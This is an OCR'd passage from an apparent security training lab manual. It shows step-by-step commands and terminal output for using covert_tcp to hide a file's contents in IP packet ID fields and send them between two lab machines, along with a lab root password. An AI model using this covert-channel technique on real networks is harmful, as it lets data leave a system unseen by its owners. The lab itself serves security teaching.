
32. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.
33. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

34. Type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
35. covert_tcp starts sending the string one character at a time, as shown in the screenshot.


Applications Places System
Tue Aug 25, 01:02
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~/Desktop/Send]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker/Desktop/Send]
#./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host : 10.10.10.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type : IP ID
Client Mode: Sending data.
Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: M
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Automatic sleep enabled


36. Click Ubuntu to switch to the **Ubuntu** machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.


Activities
Terminal
Sep 11 08:43
root@ubuntu: /home/ubuntu/Desktop/Receive
root@ubuntu: /home/ubuntu
root@ubuntu: /home/ubuntu/Desktop/Receive
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
| ^~~~
ubuntu@ubuntu:~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 999
rt 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
Server Mode: Listening for data.
Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:


37. ☐ Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

If a **Close this terminal?** pop-up appears, click **Close Terminal**.

